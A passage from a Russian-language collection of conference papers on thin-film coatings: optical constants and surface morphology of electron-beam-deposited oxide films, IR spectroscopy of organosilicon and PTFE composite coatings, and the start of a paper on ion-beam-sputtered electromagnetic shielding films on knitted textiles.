


Рисунок 3 – Спектры отражения покрытий

Определение оптических постоянных (коэффициент преломления, физическая толщина покрытий) проводилась на двух приборах – спектрофотометре PhotonRT и эллипсометре ЛЭФ-757. Для сравнения в таблице 1 наряду с полученными данными, представлены также и расчётные значения, вычисленные на основании табличных значений показателя преломления и регистрируемой в процессе нанесения покрытия оптической толщины слоёв.

Таблица 1 – Значения оптических постоянных покрытий

Тип мишени	Расчетные		Спектрофотометрический метод		Эллипсометрический метод	
	n	d, нм	n	d, нм	n	d, нм
ZrO ₂	2,04	261	1,75	335	1,86	230
Al ₂ O ₃	1,98	269	1,53	244,8	1,57	242
SiO ₂	1,46	364	1,46	403	1,46	219
TiO ₂	2,55	208,6	2,01	203	1,87	204,5
TiO ₂ золь-гель	2,55	208,6	2,59	234	2,57	298,6

Как видно из этой таблицы 1, покрытия, для нанесения которых использовались мишень SiO₂ и мишень TiO₂ изготовленная золь-гель методом, имеют значения показателя преломления наиболее близкие к расчётным. Отклонения от табличных значений для других покрытий, вероятнее всего вызвано как некоторым отличием оптических свойств тонких покрытий от значения таковых для объёмных материалов, так и изменению оптических свойств благодаря наличию пор и влиянию на результаты измерения шероховатости поверхности, а также особенностей формирования структуры покрытия и присутствию в объёме покрытия остаточных атмосферных газов.

Для оценки морфологии поверхности покрытий в работе использовалась атомно-силовая микроскопия. Статистические данные полученные при анализе снимков поверхности представлены в таблице 2.

Таблица 2 – Статистические данные поверхности покрытий

Тип мишени	Среднее значение по высоте, нм	Субшероховатость Ra, нм	Средний размер зерна, нм	Фрактальная размерность поверхности
ZrO ₂	33,4	4,0	57,0	2,37
Al ₂ O ₃	30,8	6,2	25,0	2,39
SiO ₂	11,5	2,5	34,5	2,44
TiO ₂	26,3	5,2	49,0	2,37
TiO ₂ золь-гель	4,2	1,0	21,5	2,58

Как видно из данных представленных в таблице 2, наименьшими значениями шероховатости поверхности обладают покрытия, сформированные из мишени SiO₂ и мишени TiO₂ изготовленной золь-гель методом. Эти же покрытия обладают наибольшей фрактальной размерностью поверхности рассчитанной по методике подсчёта кубов [3]. Покрытие, сформированное путём распыления мишени TiO₂ изготовленной золь-гель методом, обладает также наименьшим, относительно других, размером зёрен, формирующих его поверхность.

На рисунке 4 приведены снимки поверхности сформированных покрытий

(а), соответствие объёмов частиц к площади их поверхности (б), а также распределение значений высоты неровностей (в).




Рисунок 4 – Статистический анализ зёрен на поверхности покрытий:

а – морфология поверхности; б – корреляция объёма к площади поверхности зёрен;
в – распределение значений высоты неровностей

При анализе распределения размеров зёрен (рисунок 4,б) использовался коэффициент P_s , характеризующий долю частиц, площади поверхности которых находятся в заданном интервале значений относительно общей площади поверхности снимка:

$$P_s = \frac{\Delta S_i \cdot N_i}{S} \cdot 100\%, \quad (2)$$

где ΔS_i – заданный интервал значений площадей; N_i – количество частиц в заданном интервале; S – общая площадь снимка.

Как видно из рисунка 4 данные, полученные при расчёте корреляции объёма к площади частиц, показывают, что для покрытий, сформированных из мишени TiO_2 изготовленной золь-гель методом, мишеней SiO_2 и Al_2O_3 формируются плоские зёрна с малой высотой, и соответственно малыми значениями объёма зерна. Для покрытий ZrO_2 характерен увеличенный в 4–5 раз объём зерна, что свидетельствует о формировании зёрен, стремящихся образовывать более сферическую форму.

Заключение

В ходе проведённых исследований, показано, что покрытия, сформированные из мишени SiO_2 и мишени TiO_2 изготовленной золь-гель методом, обладают морфологией поверхности и оптическими свойствами, наиболее подходящими для формирования на их основе многослойных интерференционных систем с заданными свойствами. Низкая шероховатость поверхности, однородность структуры, а также стабильность оптических свойств в видимом диапазоне длин волн позволяют свести к минимуму потери, возникающие при переходе излучения из одной среды в другую, а большая разница между показателями преломления для данных покрытий позволяет проектировать интерференционные системы с минимально возможным количеством слоёв.

Сочетание простоты подготовки исходных материалов по золь-гель технологии и вакуумного электронно-лучевого нанесения покрытий, позволяет создавать слои и многослойные системы на их основе, обладающие повышенными оптическими характеристиками, что открывает новые возможности при создании высокоэффективных оптических элементов.

Литература

1. Крылова, Т.Н. Интерференционные покрытия / Т.Н. Крылова. – Л. : Машиностроение. – 1973. – 224 с.
2. Гайнутдинов, И.С. Свойства и методы получения интерференционных покрытий для оптического приборостроения / И.С. Гайнутдинов, Е.А. Несмелов – Казань : Изд-во ФЭН, 2003. – 424 с.

3. Клапетек, П. Руководство пользователя Gwyddion / П. Клапетек, Д. Нечас, К. Андерсон // Gwyddion – [Электронный ресурс]. – 2004. – Режим доступа: <http://gwyddion.net/download/user-guide/gwyddion-user-guid>. – Дата доступа: 13.10.2016.

Д.Л. Горбачёв, М.А. Ярмоленко

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

ИК-СПЕКТРОСКОПИЧЕСКИЕ ИССЛЕДОВАНИЯ КРЕМНИЙОРГАНИЧЕСКИХ ПОКРЫТИЙ, ФОРМИРУЕМЫХ ИЗ АКТИВНОЙ ГАЗОВОЙ ФАЗЫ

Введение

Кремнийорганические смолы широко используются во всех отраслях народного хозяйства. На их основе изготавливаются различные смазки, лаки, каучуки, имеющие высокую стойкость к воздействию неблагоприятных агрессивных факторов и увеличенным сроком службы. Молекулярная структура таких соединений представляет собой цепочку чередующихся атомов кремния и кислорода, в составе боковых групп которой находятся атомы углерода связанные с атомом кремния.

В связи с этим актуальной задачей является изучение физико-химических процессов, протекающих при вакуумных методах формирования покрытий на основе кремнийорганических соединений, с целью определения возможностей направленного влияния на структуру и свойства формируемых слоёв. Технологические преимущества вакуумных технологий, а также применение композиционных кремнийорганических мишеней с использованием других полимеров, открывают возможности синтеза новых материалов с заданным комплексом физико-механических и оптических характеристик.

1. Методика эксперимента

Покрытия осаждали из газовой фазы, формируемой воздействием на мишень низкоэнергетического потока электронов с энергией 800–1600 эВ и плотностью 0,01–0,03 А/см². Процесс осаждения покрытий производился в вакуумной камере при начальном давлении остаточных газов $\approx 4 \cdot 10^{-3}$ Па. Температура подложек при осаждении тонких слоев соответствовала комнатной. Анализировались покрытия с одинаковой эффективной толщиной, определяемой на основании показаний кварцевого измерителя толщины.

В работе анализу подвергались кремнийорганические слои, сформированные в начальный и конечный периоды диспергирования смолы для оценки изменения кинетики осаждения слоёв с течением времени.

В качестве материала мишеней использовались порошки кремнийорганической смолы (олигометилфенилсилоксан, К-42) и политетрафторэтилена (ПТФЭ). Композиционное покрытие формировали воздействием низкоэнергетического потока электронов на механическую смесь кремнийорганического порошка с порошком ПТФЭ в различных массовых соотношениях. Порошки тщательно смешивали с помощью вибрмельницы. В качестве подложек при осаждении слоев использовали полированные пластины NaCl.

Термообработку сформированных покрытий осуществляли в атмосфере воздуха при температуре 100, 200 и 300°C в течение 30 минут. Термообработку порошка исходной кремнийорганической смолы осуществляли в вакууме при следующих параметрах: давление – 10 Па, температура – 500°C, продолжительность – 60 минут.

ИК-спектроскопические исследования тонких сформированных покрытий осуществляли с использованием ИК-Фурье спектрофотометра Vertex-70 (Bruker, Германия).

2. Результаты и их обсуждение

Воздействие электронов высоких энергий на циклические и линейные полиорганосилоксаны изучено достаточно подробно [1]. В большинстве случаев не происходит заметного расщепления Si-O связей. Молекулы теряют органические заместители (разрушение C-H и Si-C связей) с образованием метана и бензола (для молекул силоксанов, содержащих в своей структуре метильные и фенильные заместители).

В работе [1] на основе обобщения экспериментальных данных различных авторов приведена схема термической деструкции олигометилфенилсилоксанов. Согласно данной схеме термическая деструкция сопровождается гомолитическим разрывом силоксановых и Si-C₆H₅ связей с образованием свободных радикалов, рекомбинация которых приводит к набору, как низкомолекулярных продуктов, так и к разветвленным и сшитым полимерам.

Таким образом, ИК анализ формируемых тонких покрытий был осложнен необходимостью первоначального установления полосы внутреннего стандарта (полоса, величина оптической плотности которой, в дальнейшем будет соотноситься с величинами оптических плотностей других полос). Для рассматриваемых тонких слоев использование полосы антисимметричных валентных колебаний Si-O-Si в качестве полосы внутреннего стандарта не являлось обоснованным. В первую очередь это связано с тем, что валентные колебания Si-O-Si связи проявляются в широком диапазоне обратных сантиметров: от 930 см⁻¹ до

1170 см^{-1} (полоса антисимметричных валентных колебаний Si-O-Si связей не является узкой, а представляет набор полос в широком частотном диапазоне). Положение составных полос чувствительно к структуре макромолекул: наличию и отсутствию циклических фрагментов и их размеру, присутствию разветвлений, а также длине силоксановых цепочек [1–3]. Любые изменения структуры макромолекул будут сопровождаться смещением положения полос, изменению величины их оптической плотности. Подобное ставит под сомнение саму возможность использования указанной полосы для анализа структурных изменений кремнийорганических покрытий в процессе их термообработки.

Как ранее было отмечено, воздействие потока электронов на кремнийорганический порошок инициирует протекание необратимых химических превращений. Это означает, что химический состав диспергируемой мишени непрерывно меняется, что вызывает также изменения и в составе генерируемых продуктов диспергирования. В этой связи, установление полосы внутреннего стандарта для ИК исследований на основании анализа спектров покрытий различной толщины, является методически сложной задачей.

На основании всего изложенного выше, при проведении ИК спектроскопических исследований исходного кремнийорганического порошка и сформированных тонких покрытий внимание уделялось полосам при 1139 см^{-1} (колебания Si-C₆H₅) и 1265 см^{-1} (деформационные колебания Si-CH₃) (рисунок 1). С увеличением длительности электронно-лучевого воздействия на порошок кремнийорганической смолы происходит заметное увеличение отношения величин оптической плотности D_{1139}/D_{1265} . С учетом ранее изложенного материала по особенностям деструкции кремнийорганических соединений, подобное увеличение указывает на более интенсивное разрушение Si-CH₃ связей в сравнении с Si-C₆H₅ деструкцией. При этом термический нагрев в вакууме порошка кремнийорганической смолы сопровождается уменьшением величины D_{1139}/D_{1265} , что полностью согласуется с классическими представлениями. Таким образом, именно особенности химических процессов, инициируемых воздействием низкоэнергетичного потока электронов, ответственны за интенсивное разрушение Si-CH₃ связей в кремнийорганическом соединении. В этой связи для ИК-анализа тонких кремнийорганических слоев, сформированных воздействием низкоэнергетичного потока электронов, в качестве полосы внутреннего стандарта может быть использована полоса при 1139 см^{-1} . При этом следует учитывать процессы отщепления фенильных заместителей от молекул силоксана.

Как уже было отмечено в области 930–1170 см^{-1} , располагаются полосы, обусловленные валентными колебаниями Si-O связей. Положение полос в большей степени зависит от строения молекулы силоксана, чем от природы

заместителей у атома кремния [2]. В спектрах циклосилоксанов, имеющих напряженный цикл, полоса поглощения сдвинута в область более низких частот в сравнении с полосой Si-O для соединений с открытой цепью. Все тримеры (D3) характеризуются узкой полосой поглощения в интервале $1020 \div 1010 \text{ см}^{-1}$. С увеличением размера цикла поглощение смещается в область более высоких значений частот $1090 \div 1080 \text{ см}^{-1}$. Соединения с открытой цепью имеют сильную полосу поглощения Si-O в области $1090 \div 1020 \text{ см}^{-1}$. В ряде случаев для фенилзамещенных силоксанов поглощение фиксируется в более высокочастотной области спектра $\sim 1100 \text{ см}^{-1}$.




Рисунок 1 – Значения соотношений полос в ИК-спектрах порошка K42 подвергающегося термическому нагреву и обработке электронами:

▨ – исходный порошок K42; ▩ – исходный порошок после отжига;
 ▤ – порошок после воздействия потока электронов (начальный период);
 ■ – однокомпонентное покрытие K42; ▦ – исходный порошок после воздействия потока электронов (заключительный период)

В работе анализировались полосы при 1055 и 1020 см^{-1} . Полоса при 1055 см^{-1} характеризовалась наиболее высоким значением оптической плотности в рассматриваемой области спектра. Совместный анализ изменений соотношения оптических плотностей D_{1055}/D_{1139} ($Si-O/C_6H_5$), D_{1020}/D_{1139} (D_3/C_6H_5), D_{1055}/D_{1020} ($Si-O/D_3$) указывает на разрушение напряженных циклических структур под воздействием температуры и потока электронов. Подобное воздействие инициирует разрушение и Si-O связей. Только этим можно объяснить

снижение соотношения $\text{Si-O/C}_6\text{H}_5$, т. к. процессы трансформации тримеров в циклы с большим числом членов, процессы циклизации и др. сопровождаются ростом оптической плотности поглощения при 1050 см^{-1} [4]. Таким образом, термическая обработка тонких кремнийорганических покрытий сопровождается изменением массы тонкого слоя. За повышение величины соотношения $\text{Si-O/C}_6\text{H}_5$ ответственен ранее уже отмеченный процесс отщепления фенильных заместителей.

Отличительной особенностью молекулярной структуры сформированных кремнийорганических покрытий в сравнении с молекулярной структурой исходной смолы, является более низкое содержание углеводородных заместителей и циклических структур D3 (рисунок 2).




Рисунок 2 – Значения соотношений полос в ИК-спектрах композиционных покрытий К42+ПТФЭ при разной концентрации кремнийорганической смолы в распыляемой мишени:

■ – 100% К42; ▨ – 80% К42; ▩ – 66,6% К42; ▪ – 50% К42

В сравнении с ИК-спектром исходного порошка в ИК-спектре тонких покрытий полосы поглощения в области $930\div1170\text{ см}^{-1}$ заметно смещены в сторону более высоких частот. Рост температуры отжига сопровождается непрерывным смещением поглощения Si-O в сторону более высоких значений волновых чисел. После отжига при 550°C фиксируется интенсивное поглощение при 1068 см^{-1} . Практически полное отсутствие поглощения CH_3 и C_6H_5 групп указывает на завершение процесса отщепления органических заместителей и формирования сетчатой структуры на основе SiO_2 . Основываясь на результатах ИК анализа можно сделать ряд выводов: 1) структуру нанесенных тонких покрытий формируют линейные фрагменты макромолекул; 2) линейные фрагменты взаимодействуют друг с другом по средствам химических сшивок; 3) нагрев тонкого слоя в атмосфере воздуха инициирует отщепление углеводородных заместителей с образованием предельно сшитой структуры.

Анализ композиционных слоев К42+ПТФЭ проводили по той же методике,

что и для однокомпонентных покрытий, так как оптические плотности полос поглощения фторуглеродного компонента в области $1300\div 950\text{ см}^{-1}$ значительно уступают величинам оптических плотностей полос кремнийорганического компонента. Следует отметить, что под воздействием потока электронов композиционная мишень приобретала черный цвет. При этом электронно-лучевое воздействие на порошок смолы и ПТФЭ в отдельности не сопровождается заметным изменением их цвета. Процесс образования сажеподобного порошка косвенно указывал на протекание интенсивных химических реакций между компонентами мишени.

Протекание химических взаимодействий между компонентами диспергируемой мишени подтверждается и результатами ИК анализа композиционных покрытий. Следствием химических реакций является снижение доли циклических соединений D3 в тонком формируемом слое. Композиционные слои характеризуются существенно более низкими значениями соотношения $\text{Si-O}/\text{C}_6\text{H}_5$ в сравнении с аналогичными величинами для однокомпонентного слоя. Это может указывать на более низкую долю межмолекулярных сшивок в кремнийорганическом компоненте композиционного слоя. Увеличение массовой доли ПТФЭ в мишени сопровождается уменьшением доли сшивок.

Заключение

Предложена методика проведения ИК исследований тонких кремнийорганических покрытий формируемых из газовой фазы. Установлено, что под действием потока электронов на кремнийорганическую смолу наиболее интенсивно протекающим процессом является отщепление метильных заместителей. Структуру нанесенных тонких покрытий формируют преимущественно линейные фрагменты макромолекул, взаимодействующие друг с другом путём химических сшивок. Нагрев тонкого слоя в атмосфере воздуха инициирует отщепление углеводородных заместителей с образованием предельно сшитой структуры в покрытии.

На основании проведённых исследований, показано, что путём изменения соотношения компонентов в исходной композиционной мишени К42+ПТФЭ, а также последующей термообработкой сформированного покрытия, возможно направленное управление молекулярной структурой кремнийорганического покрытия.

Литература

1. Олигоорганосилоксаны. Свойства, получение, применение / М.В. Соболевский, И.И. Скороходов, К.П. Гриневич [и др.] / под ред. М.В. Соболевского – М.: Химия, 1985. – 264 с.
2. Воронков, М.Г. Силоксановая связь / М.Г. Воронков, В.П. Милешкевич, Ю.А. Южелевский. – Новосибирск : Наука, 1976. – 413 с.

3. Андрианов, К.А. Кремнийорганические соединения / К.А. Андрианов. – М.: ГХИ, 1955. – 521 с.

4. Инфракрасные спектры лакокрасочных покрытий автотранспортных средств (эмали, грунтовки, шпатлёвки, мастики и пластизоли) / под ред. В.А. Коптюга. – Новосибирск, 1987. – 209 с.

М.В. Ермоленко, Д.Д. Котинго, С.М. Завадский, Д.А. Голосов

УО «Белорусский государственный университет информатики
и радиоэлектроники», Минск, Беларусь

ТОНКОПЛЕНОЧНЫЕ ЭКРАНЫ ЭЛЕКТРОМАГНИТНОГО ИЗЛУЧЕНИЯ НА ТЕКСТИЛЬНОЙ ОСНОВЕ, НАНЕСЕННЫЕ ИОННО-ЛУЧЕВЫМ РАСПЫЛЕНИЕМ

Введение

Широко распространенные радиотехнические системы локации, навигации, передачи информации и энергии, а также системы связи используют электромагнитное излучение (ЭМИ) для формирования, обработки и передачи сигналов. Кроме того, энергия ЭМИ применяется в промышленности и в быту, поэтому высокочувствительной радиотехнической аппаратуре приходится функционировать на фоне высокого уровня искусственных и естественных помех [1].

В связи с этим, особенно актуальной становится задача разработки высокоэффективных и технологичных экранирующих и поглощающих материалов и покрытий.

В последнее время особый интерес вызывают технологии создания материалов на основе частиц субмикронных размеров. Такие материалы имеют развитую поверхность и обладают пониженной отражательной способностью при наклонном падении электромагнитной волны.

Перспективными являются методы создания эластичных радиопоглощающих материалов, основанные на использовании широко распространенного трикотажного оборудования, и отличающиеся низкой стоимостью и материалоемкостью.

Использование процессов ионно-лучевого и ионно-стимулированного магнетронного распыления позволяет получать покрытия из металлов, сплавов и диэлектриков с высокой адгезией покрытия к подложке и при малых температурных нагрузках, с высокой производительностью и использовать «рулонные» технологии.

В данной работе представлена технология нанесения тонких металлических и диэлектрических пленок на поверхность текстильных материалов на трикотажной основе для использования в качестве экранов и поглотителей электромагнитной энергии.

1. Методика исследований

Нанесение многослойного покрытия осуществлялось на вакуумной установке ВУ-2Мп, оборудованной интегрированными распылительными устройствами второго типа интеграции. Перед нанесением рабочая камера откачивалась до давления 2×10^{-3} Па и затем проводилась ионная очистка поверхности подложки (трикотажного полотна).

Многослойное покрытие формировалось в едином вакуумном цикле без промежуточной разгерметизации вакуумной камеры. Пленка Ni получалась распылением Ni мишени ионно-лучевым источником при параметрах разряда $U_p = 5$ кВ, $I_p = 200$ мА, рабочее давление в камере $P = 2 \times 10^{-2}$ Па.

При формировании диэлектрического слоя использовался способ дифференцированного газоснабжения распылительного оборудования. При этом распыление Ti мишени осуществлялось ионами Ag, а реактивный газ (кислород) подавался непосредственно в вакуумную камеру.

Экранирующие свойства материалов исследовали с помощью комплекса векторных анализаторов цепей, измеряющих S-параметры четырехполюсников в СВЧ диапазоне (1,5–18 ГГц и 18–37 ГГц).

Исследуемый образец, представляющий собой квадратообразное трикотажное полотно размером 15×15 см, закрепляли между приемником и излучателем, в качестве которых использовались рупорные антенны или фланцы волноведущей системы. В качестве измеряемых параметров выбрали коэффициенты передачи и отражения (S_{21} и S_{11} , соответственно). Полотно натягивали равномерно со всех сторон для предотвращения перекоса структуры трикотажа и размещали в плоскости, перпендикулярной направлению распространения волны. При изучении рассматривали случай падения ЭМИ как на лицевую, так и на изнаночную сторону полотна.

2. Результаты и обсуждение

Можно отметить, что характеристики (рисунки 1, 2) имеют гребенчатый характер в области нижних частот (1,5–18 ГГц), что связано с особенностями измерительного оборудования и относительно малой толщиной применяемых полотен, так что поглощение в этом диапазоне носит преимущественно резонансный характер.

При увеличении частоты характеристика сглаживается благодаря тому, что трикотажный экран на этих частотах проявляет в основном отражающие свойства, что связывается с уменьшением толщины скин-слоя и приближении ее к тол-

щине нанесенного покрытия. При этом, значение коэффициента отражения S_{11} не превышает уровень -8 Дб, что подтверждает способность пленок металлов отражать ЭМИ.

